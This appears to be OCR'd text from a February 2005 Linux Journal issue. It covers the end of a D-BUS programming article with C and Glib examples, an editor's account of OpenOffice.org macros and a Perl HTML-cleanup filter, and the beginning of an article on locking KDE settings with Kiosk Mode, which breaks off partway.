These concepts make nice talk, but what is the benefit? First, the system-wide message bus is a new concept. A single bus shared by the entire system allows for propagation of events, from the kernel (see The Kernel Event Layer sidebar) to the uppermost applications on the system. Linux, with its well-defined interfaces and clear separation of layers, is not very integrated. D-BUS' system message bus improves integration without compromising fine engineering practices. Now, events such as disk full and printer queue empty or even battery power low can bubble up the system stack, available for whatever application cares, allowing the system to respond and react. The events are sent asynchronously, and without polling.

The Kernel Event Layer

The Kernel Event Layer is a kernel-to-user communication mechanism that uses a high-speed netlink socket to communicate asynchronously with user space. This mechanism can be tied into D-BUS, allowing the kernel to send D-BUS signals!

The Kernel Event Layer is tied to sysfs, the tree of kobjects that lives at /sys on modern Linux systems. Each directory in sysfs is tied to a kobject, which is a structure in the kernel used to represent objects; sysfs is an object hierarchy exported as a filesystem.

Each Kernel Event Layer event is modeled as though it originated from a sysfs path. Thus, the events appear as if they emit from kobjects. The sysfs paths are easily translatable to D-BUS paths, making the Kernel Event Layer and D-BUS a natural fit. This Kernel Event Layer was merged into the 2.6.10-rc1 kernel.

Second, the session bus provides a mechanism for IPC and remote method invocation, possibly providing a unified system between GNOME and KDE. D-BUS aims to be a better CORBA than CORBA and a better DCOP than DCOP, satisfying the needs of both projects while providing additional features.

And, D-BUS does all this while remaining simple and efficient.

Adding D-BUS Support to Your Application

The core D-BUS API, written in C, is rather low-level and large. On top of this API, bindings integrate with programming languages and environments, including Glib, Python, Qt and Mono. On top of providing language wrappers, the bindings provide environment-specific features. For example, the Glib bindings treat D-BUS connections as GObjects and allow messaging to integrate into the Glib mainloop. The preferred use of D-BUS is definitely using language and environment-specific bindings, both for ease of use and improved functionality.

Let's look at some basic uses of D-BUS in your application. We first look at the C API and then poke at some D-BUS code using the Glib interface.

The D-BUS C API

Using D-BUS starts with including its header:

```
#include <dbus/dbus.h>
```

The first thing you probably want to do is connect to an existing bus. Recall from our initial D-BUS discussion that D-BUS provides two buses, the session and the system bus. Let's connect to the system bus:

```
DBusError error;
DBusConnection *conn;

dbus_error_init (&error);
conn = dbus_bus_get (DBUS_BUS_SYSTEM, &error);
if (!conn) {
    fprintf (stderr, "%s: %s\n",
             err.name, err.message);
    return 1;
}
```

Connecting to the system bus is a nice first step, but we want to be able to send messages from a well-known address. Let's acquire a service:

```
dbus_bus_acquire_service (conn, "org.pirate.parrot",
                          0, &err);
if (dbus_error_is_set (&err)) {
    fprintf (stderr, "%s: %s\n",
             err.name, err.message);
    dbus_connection_disconnect (conn);
    return;
}
```

Now that we are on the system bus and have acquired the org.pirate.parrot service, we can send messages originating from that address. Let's send a signal:

```
DBusMessage *msg;
DBusMessageIter iter;

/* create a new message of type signal */
msg = dbus_message_new_signal(
          "org/pirate/parrot/attr",
          "org.pirate.parrot.attr", "Feathers");

/* build the signal's payload up */
```

```
dbus_message_iter_init (msg, &iter);
dbus_message_iter_append_string (&iter, "Shiny");
dbus_message_iter_append_string (&iter,
                                 "Well Groomed");

/* send the message */
if (!dbus_connection_send (conn, msg, NULL))
        fprintf (stderr, "error sending message\n");

/* drop the reference count on the message */
dbus_message_unref (msg);

/* flush the connection buffer */
dbus_connection_flush (conn);
```

This sends the Feathers signal from org.pirate.parrot.attr with a payload consisting of two fields, each strings: Shiny and Well Groomed. Anyone listening on the system message bus with sufficient permissions can subscribe to this service and listen for the signal.

Disconnecting from the system message bus is a single function:

```
if (conn)
        dbus_connection_disconnect (conn);
```

The Glib Bindings

Glib (pronounced gee-lib) is the base library of GNOME. It is on top of Glib that Gtk+ (GNOME's GUI API) and the rest of GNOME is built. Glib provides several convenience functions, portability wrappers, a family of string functions and a complete object and type system—all in C.

The Glib library provides an object system and a mainloop, making object-based, event-driven programming possible, even in C. The D-BUS Glib bindings take advantage of these features. First, we want to include the right header files:

```
#include <dbus/dbus.h>
#include <dbus/dbus-glib.h>
```

Connecting to a specific message bus with the Glib bindings is easy:

```
DBusGConnection *conn;
GError *err = NULL;

conn = dbus_g_bus_get (DBUS_BUS_SESSION, &err);
if (!conn) {
        g_printerr ("Error: %s\n", error->message);
        g_error_free (error);
}
```

In this example, we connected to the per-user session bus. This call associates the connection with the Glib mainloop, allowing multiplexed I/O with the D-BUS messages.

The Glib bindings use the concept of proxy objects to represent instantiations of D-BUS connections associated with specific services. The proxy object is created with a single call:

```
DBusGProxy *proxy;

proxy = dbus_g_proxy_new_for_service (conn,
                                  "org.fruit.apple",
                                  "org/fruit/apple",
                                  "org.fruit.apple");
```

This time, instead of sending a signal, let's execute a remote method call. This is done using two functions. The first function invokes the remote method; the second retrieves the return value.

First, let's invoke the Peel remote method:

```
DBusGPendingCall *call;

call = dbus_g_proxy_begin_call (proxy,
                    "Peel", DBUS_TYPE_INVALID);
```

Now let's retrieve-check for errors and retrieve the results of the method call:

```

GError *err = NULL;
int ret;

if (!dbus_g_proxy_end_call (proxy, call,
                        &err, DBUS_TYPE_INT32,
                        &ret, DBUS_TYPE_INVALID)) {
        g_printerr ("Error: %s\n", err->message);
        g_error_free (err);
}

```

The Peel function accepts a single parameter, an integer. If this call returned nonzero, it succeeded, and the variable ret holds the return value from this function. The data types that a specific method accepts are determined by the remote method. For example, we could not have passed DBUS_TYPE_STRING instead of DBUS_TYPE_INT32.

The main benefit of the Glib bindings is mainloop integration, allowing developers to manage multiple D-BUS messages intertwined with other I/O and UI events. The header file <dbus/dbus-glib.h> declares multiple functions for connecting D-BUS to the Glib mainloop.

Conclusion

D-BUS is a powerful yet simple IPC system that will improve, with luck, the integration and functionality of Linux systems. Users are encouraged to investigate new D-BUS utilizing applications. With this article in hand, D-BUS shouldn't be a scary new dependency, but a shining new feature. The on-line Resources list some interesting applications that use D-BUS. Developers are encouraged to investigate implementing D-BUS support in their applications. There are also some Web sites that provide more information on using D-BUS. Of course, the best reference is existing code, and thankfully there is plenty of that.

Resources for this article: www.linuxjournal.com/article/7926.

Robert Love is a kernel hacker in Novell's Ximian Group and is the author of *Linux Kernel Development*. Robert is heavily involved in both the Linux kernel and GNOME communities. He holds degrees in Computer Science and Mathematics from the University of Florida, and he enjoys photography.

Archive Index Issue Table of Contents

Advanced search

OpenOffice.org in the Limelight

Cezary M. Kruk

Issue #130, February 2005

How *CHIP Special Linux* uses OpenOffice.org Writer as an editorial tool in a multiplatform publishing house.


OpenOffice.org is a great set of software, consisting of several useful components that offer a lot of options. It is customizable and introduces many open formats for documents. In order to adapt the basic configurations to your particular needs, OpenOffice.org allows you to prepare macros and additional scripts.

I work as an editor at a Polish free software magazine. At the beginning of the editorial process, the author supplies the text and the editor edits it. Editing means removing common content-related and formal mistakes or errors, as well as preparing the text in a standard form to make it easier to process at further stages. The proofreader then corrects the text and the editor looks through it again and makes the final changes. Finally, the typesetter prepares the text for printing, and the editor checks the entire work one last time.

The processed text is in a different format at each stage of this process. Our publishing house prefers open formats for documents, so our authors deliver the documents in text or HTML formats and the graphics in PNG or EPS formats. After editing the document, the editor sends a copy to the author—that copy is in HTML. Our proofreaders work on Microsoft Windows systems and use Microsoft Word, so they need the documents to be in the .doc file format. Our typesetters work on Macintosh systems and use QuarkXPress. They need two kind of documents: Microsoft Word files for printing and checking the required formats for the article and Macintosh text files for opening the files in Quark and processing them.

When our quarterly started in autumn 2000, I was using StarOffice. Since then, I switched to OpenOffice.org. The methods to work with authors' text files are similar for StarOffice and OpenOffice.org. I import the document in text or

HTML format using StarWriter (previously) or OpenOffice.org Writer (at present), and—after processing it—I export it to HTML, Microsoft Word or the corresponding SDW or SXW file formats.


BASIC - soffice.Standard - OpenOffice.org 1.0.3
File Edit View Tools Window Help
[soffice].Standard
Watch:
Calls:
Module1
soffice.Standard.Module1
Ln 579, Col 1
INSRT

```
Sub killparZ
REM Cezary M. Kruk & Andrew Brown
    eXchange_double_spaces
    oTC=thiscomponent.text.createTextCursor()
    oTC.gotoStart(FALSE)
    Do While oTC.gotonextParagraph(FALSE)
        oTC.goLeft(1,TRUE)
        oTC.setString(" ")
    Loop
    __from_spaces_to_newlines
End Sub


Sub remove_hyperlinks_from_docs
REM Cezary M. Kruk
    Dim n As Long
    Dim oDocument As Object
    Dim oReplace As Object
    oDocument = ThisComponent
    oReplace = oDocument.createReplaceDescriptor()
    oReplace.SearchString = "HYPERLINK "".*"""
    oReplace.SearchRegularExpression = TRUE
    oReplace.ReplaceString = ""
    oDocument.replaceAll(oReplace)
End Sub
```

Figure 1. The KillparZ macro facilitates preprocessing of the imported text files.

Importing Text and HTML Files

If a source file is prepared well, there should be no problems when importing it. If a file is damaged, it must be repaired. This is not difficult to do if you take into account the open formats of the documents.

Once a file is imported, you need to change it to the proper format. The editors of Polish, German, French or other non-English language publications should change the codepage as well. A standard codepage for Polish documents, for example, is ISO-8859-2, and the standard codepage for all OpenOffice.org documents is UTF-8. To convert imported documents in a convenient way, you need a macro. The macros I've built for OpenOffice.org consist of several codepage converters, including converters from ISO-8859-2 to UTF-8 and vice versa.

Paragraphs in text files written in some text editors may be broken into a number of lines. To consolidate them, you need to use the KillparZ macro, which is an improved version of the killpars macro by Andrew Brown (Figure 1). KillparZ is a component of the ooo-macro bundle.


Assuming the author of the document declared the appropriate charset, there shouldn't be a problem with the codepage when you import an HTML file. But another problem may arise—the shortcuts associated with your macros stop working in HTML documents. To make macros work, you need to create an empty OpenOffice.org Writer document, open the HTML file, copy it, close the HTML file and, finally, paste the content into the Writer document.

Codepages and DOCs

Our magazine is published in Polish, so I need to use more sophisticated methods when exporting files. Specifically, I need to use fonts with Polish diacritics. My tests of StarWriter and OpenOffice.org Writer have shown that if you want to avoid problems related to codepages in non-English language documents, you should use TrueType fonts instead of Type1 fonts. Moreover, you obtain the best effects of exporting documents to the Microsoft Word format if you use the same fonts as are used in Microsoft Windows. The Microsoft fonts, bundled in Microsoft FontPack, including Times New Roman, Arial and Courier New, are sufficient in most cases.


The authors of StarOffice and OpenOffice.org had to use some reverse engineering to discover how the Microsoft Word format is constructed. As a result, the export filter from Writer to Word works well but not perfectly. Therefore, if you want to exchange standard document types with other users, prepare one typical document using all the necessary formatting, including headers, italics and boldface. Then make the sample available to coworkers and ask them if everything works well.

The articles we publish are a simple kind of document. Our editorial office uses the three above-mentioned fonts, as well as italic and bold, two levels of headers and straight tables. We do not include the graphics in our documents; we simply list the names of the files in PNG or EPS format. Such documents can be exported from SDW or SXW formats to Microsoft Word without any problems.



```
mc - ~/DATA/LJ/editor
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD>
        <META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=iso-8859-1">
        <TITLE></TITLE>
        <META NAME="GENERATOR" CONTENT="OpenOffice.org 1.0.3  (Linux)">
        <META NAME="AUTHOR" CONTENT="c. kruk">
        <META NAME="CREATED" CONTENT="20030905;22231600">
        <META NAME="CHANGEDBY" CONTENT="c. kruk">
        <META NAME="CHANGED" CONTENT="20030911;23373000">
        <STYLE>
        <!--
                @page { margin: 2cm }
                P { margin-bottom: 0.21cm; color: #000000 }
                H1 { margin-bottom: 0.21cm; color: #000000 }
                H1.western { font-family: "Arial"; font-size: 16pt }
                H1.cjk { font-size: 16pt }
                H1.ctl { font-size: 16pt }
                H2 { margin-bottom: 0.21cm; color: #000000 }
                H2.western { font-family: "Arial"; font-size: 14pt; font-style:
normal }
                H2.cjk { font-size: 14pt; font-style: italic }
                H2.ctl { font-size: 14pt; font-style: italic }
                TD P { margin-bottom: 0.21cm; color: #000000 }
                TH P { margin-bottom: 0.21cm; color: #000000 }
                TH P.western { font-style: normal }
                TH P.cjk { font-style: italic }
                TH P.ctl { font-style: italic }
        -->
        </STYLE>
</HEAD>
<BODY LANG="pl-PL" TEXT="#000000" BGCOLOR="#ffffff">
<P><STRONG><SPAN LANG="en-US">SUCCESS STORY</SPAN></STRONG><SPAN LANG="en-US">
</SPAN>
</P>
<P LANG="en-US"><BR><BR>
</P>
<H1 LANG="en-US" CLASS="western" ALIGN=CENTER>OpenOffice.org in the
limelight
</H1>
<P LANG="en-US"><BR><BR>
</P>
<P><STRONG><SPAN LANG="en-US">How to use OpenOffice.org Writer as an
editor&rsquo;s tool in the publishing house.</SPAN></STRONG><SPAN LANG="en-US">
</SPAN>
</P>
<P><STRONG><SPAN LANG="en-US">BY CEZARY M. KRUK</SPAN></STRONG><SPAN LANG="en-US
">
editor-en.html lines 1-46/612 8%
```

Figure 2. An HTML file as exported by OpenOffice.org—it uses styles, classes and a lot of other unwanted formatting.



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD>
<META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=iso-8859-1">
<TITLE>
OpenOffice.org in the limelight
</TITLE>
<META NAME="GENERATOR" CONTENT="OpenOffice.org 1.0.3  (Linux)">
<META NAME="AUTHOR" CONTENT="c. kruk">
<META NAME="CREATED" CONTENT="20030905;22231600">
<META NAME="CHANGEDBY" CONTENT="c. kruk">
<META NAME="CHANGED" CONTENT="20030911;23373000">
</HEAD>
<BODY  TEXT="#000000" BGCOLOR="#ffffff">
<P>
<STRONG>SUCCESS STORY</STRONG>
</P>
<P>
<BR>
<BR>
</P>
<CENTER>
<H1>
OpenOffice.org in the limelight
</H1>
</CENTER>
<P>
<BR>
<BR>
</P>
<P>
<STRONG>How to use OpenOffice.org Writer as an editor&rsquo;s tool in the publis
hing house.</STRONG>
</P>
<P>
<STRONG>BY CEZARY M. KRUK</STRONG>
</P>
<P>
<BR>
<BR>
</P>
<P>
OpenOffice.org is a great set of software. It consists of several useful compone
nts offering a lot of options. It is very customizable and introduces superb ope
n formats of the documents. In order to adapt it to the particular needs it is e
nough to prepare some macros and additional scripts.
</P>
<P>
editor-en.html lines 1-44/646 7%
```

Figure 3. The same HTML file converted using the soffice2html filter—more standardized and more readable.

Figure 4. *CHIP Special* editorial staff, from left to right: Robert Bielecki (editor), Romek Gnitecki (editor in chief), Cezary M. Kruk (*CHIP Special Linux*) and Tomek Borukalo (editor).

HTML Format

Obtaining proper documents in HTML format is slightly more difficult. StarWriter and OpenOffice.org Writer produce sophisticated HTML, as shown in Figure 2. You can convert this HTML, however, by using a simple Perl script. I call mine soffice2html. At the beginning of the script, you should instruct it to replace line endings by spaces, like this:

```
s/\n/ /;
```

Next, you can replace some elements of the code with different ones. For example, using the commands:

```
s/<(\/?)B>/<$1STRONG>/g;
s/<(\/?)I>/<$1EM>/g;
```

you can replace all <B> ... </B> and <I> ... </I> tag pairs with <STRONG> ... </STRONG> and <EM> ... </EM> tag pairs, so bold and italic is noted according to established standards. You then can remove unwanted tags, such as:

```
s/<EM><EM>/<EM>/g;
s/<\/EM><\/EM>/<\/EM>/g;
```

After this, it is good idea to restore some line endings. Simple commands such as:

```
s/(.+?)</$1\n</g;
s/>(.+?)/>\n$1/g;
```

put the marks of the line end before and after each HTML tag. To make your script more professional, you can add the finishing touch by using the command:

```
print OUT "<!-- ", "soffice2html: ",
          scalar localtime, " -->\n";
```

This adds a comment to the processed HTML file, which is something like:

```
<!-- soffice2html: Wed Jul 23 17:34:35 2003 -->
```

Now, if you start with document.sxw and export it to document.html, you should process the latter one using the command `soffice2html document.html` (Figure 3). Filtering HTML files in this way produces better—that is, more standardized and more readable—code and from 15%–40% smaller files. The current version of the ooo-macro bundle includes the soffice2html script.

To produce a simple Macintosh text file from a document, you should save it in the Text Encoded file type that uses the appropriate character set. For Polish documents, for example, the valid set is Eastern Europe.

This method of exporting is good enough for common tasks, but it's not so good for typographic purposes. Our articles often need to use symbols for keystrokes when discussing specific tasks and other special characters. When you use the standard method to produce Macintosh text files, you lose all those characters. To keep them, you need a macro to convert the characters from UTF-8 to the Macintosh codepage. The appropriate macro, recode_utf_8_to_apple_macintosh, is a part of the ooo-macro bundle.

In order to produce a text file using the above-mentioned macro, run it and then save the document as a Text Encoded file type by using System character set and CR paragraph breaks. The file includes information that makes the typesetter's job faster and easier.

In the Limelight

Using OpenOffice.org Writer as an editorial tool allows you to process documents and share them among authors, proofreaders and typesetters in a way that is transparent for everyone involved. You need only Writer, some TrueType fonts, a small bundle of macros and the Perl script for preparing nice HTML files.

Resources for this article: www.linuxjournal.com/article/7925.

Cezary M. Kruk lives in Wroclaw, Poland. He is an editor for the Polish quarterly, *CHIP Special Linux*.

Archive Index Issue Table of Contents

Advanced search

KDE Kiosk Mode

Caleb Tennis

Issue #130, February 2005

When users misconfigure software by mistake, the help desk suffers too. Here's how to lock in sensible choices for important options.

One of the more powerful aspects of the KDE desktop is the ability to customize the user experience completely. Most KDE programs use core features and plugins provided by the desktop system, creating a consistent user interface and easy-to-access configuration setup. One popular extension to this interface, known as KDE's Kiosk Mode, allows a system administrator to configure all aspects of the desktop for an end user and optionally prevent the end user from making modifications to the provided setup.

KDE applications utilize a configuration framework similar to Microsoft Windows INI files. One benefit of this file type is the ease of direct manual editing of the configuration file by an administrator or user. The INI file format is an ordinary text file that is divided into smaller named sections, each section having one or more key/value pairs. These values are used and stored directly by the applications:

```
...
[GroupName]
key=value
key2=value2
...
```

Configuration files are located in a number of places, largely based on which distribution is being used. When an application attempts to find its configuration, it scans according to a predefined search order. The list of directories that are searched for config files is seen by using the command `kde-config --path config`. The directories shown actually are searched in the reverse order in which they are listed. This search order is put together by the following set of rules:

1. /etc/kderc: a search path of directories can be specified within this file.

2. KDEDIRS: a standard environment variable that is set to point KDE applications to the installation directories of KDE libraries and applications. It most likely already is set at login time. The installation directory of KDE automatically is appended to this list if it is not already present.
3. KDEDIR: an older environment variable now considered deprecated in favor of KDEDIRS. If KDEDIRS is set, this variable is ignored for configuration.
4. The directory of the executable file being run.
5. KDEHOME or KDEROOTHOME: usually set to ~/.kde. The former is for all users, and the latter is for root.

Configuration files are stored in directory trees that end in /share/config, so an environment variable directory like KDEHOME has a /share/config appended to it to make the configuration file directory name.

When an application requests its configuration information, KDE searches all of the above directories for the files that go with the application and merges them together into one configuration object for the program. Information is combined on a key-by-key basis—any conflicts receive the value that was read latest in the chain. Because KDEHOME files always are read last, any local user changes made to the file always override values in other configuration files. This is the reason the output directories of the `kde-config` command are shown in reverse order—they are listed based on the precedence of the config files contained within.

Because the configuration file values cascade downstream, system administrators can preset certain configuration values in an upper-level directory to be used as the default for all users, or at least until those users make any changes. For example, if the system administrator wanted to set a default wallpaper for all users, until those users made custom changes, a simple edit of the kdesktoprc file in an upper-level configuration directory would provide this feature:

```
[Desktop0]
...
Wallpaper=/usr/kde/3.3/share/wallpapers/custompaper.jpg
...
```

One of the features of KDE's Kiosk Mode is the ability to lock values read from configuration files earlier in the chain so that values read later cannot override them. This utility not only allows system administrators to preset certain configuration items, but it also lets the administrators lock those configuration items down so that end users cannot make custom changes. Locking configuration values in this fashion is easy.

Assume an administrator wants to lock the Konqueror configuration down so that the navigation toolbar always is presented in text form. A simple scan of the $KDEHOME/share/config/konquerorrc file shows the following information:

```
...
[KonqMainWindow Toolbar mainToolBar]
IconText=TextOnly
...
```

This configuration item specifies that Konqueror use Text instead of Icons in the Main Toolbar. Changing this value in Konqueror is easy—right-click on a Konqueror toolbar and select Text Position to change between settings. Figures 1 and 2 show the difference in toolbars with text and icons.




Figure 1. The Konqueror Main Toolbar with the TextOnly Setting




Figure 2. The Konqueror Main Toolbar with the IconOnly Setting

To lock this value for users, the administrator simply can create or edit konquerorrc in a higher-level configuration directory. To make this value unchangeable, simply edit the file as shown:

```
[KonqMainWindow Toolbar mainToolBar]
IconText[$i]=TextOnly
```

The above [$i] specifies that this configuration value is immutable, meaning Konqueror should use this configuration value and *not* merge in any values in lower-level directories that normally would override this setting. Any configuration files farther down the configuration directory structure containing [KonqMainWindow Toolbar mainToolBar] group cannot override the IconText value.


Once this file is saved and Konqueror is restarted, any changes to the navigation toolbar's Text Position are not saved between Konqueror restarts. This is because the value was locked in an upper-level configuration directory, so it cannot be overwritten in a lower-level directory.

On a larger scale, whole groups of configurations can be specified as immutable. Setting the group as immutable makes all values in that group immutable as well. For example, in KCalc's configuration file, kcalcrc:

```
...
[Precision][$i]
fixed=true
```

```
precision=12
...
```

starting kcalc with the Precision group set as immutable makes changing these values impossible. Figures 3 and 4 show the difference between the locked and unlocked kcalc Precision settings.


General Settings

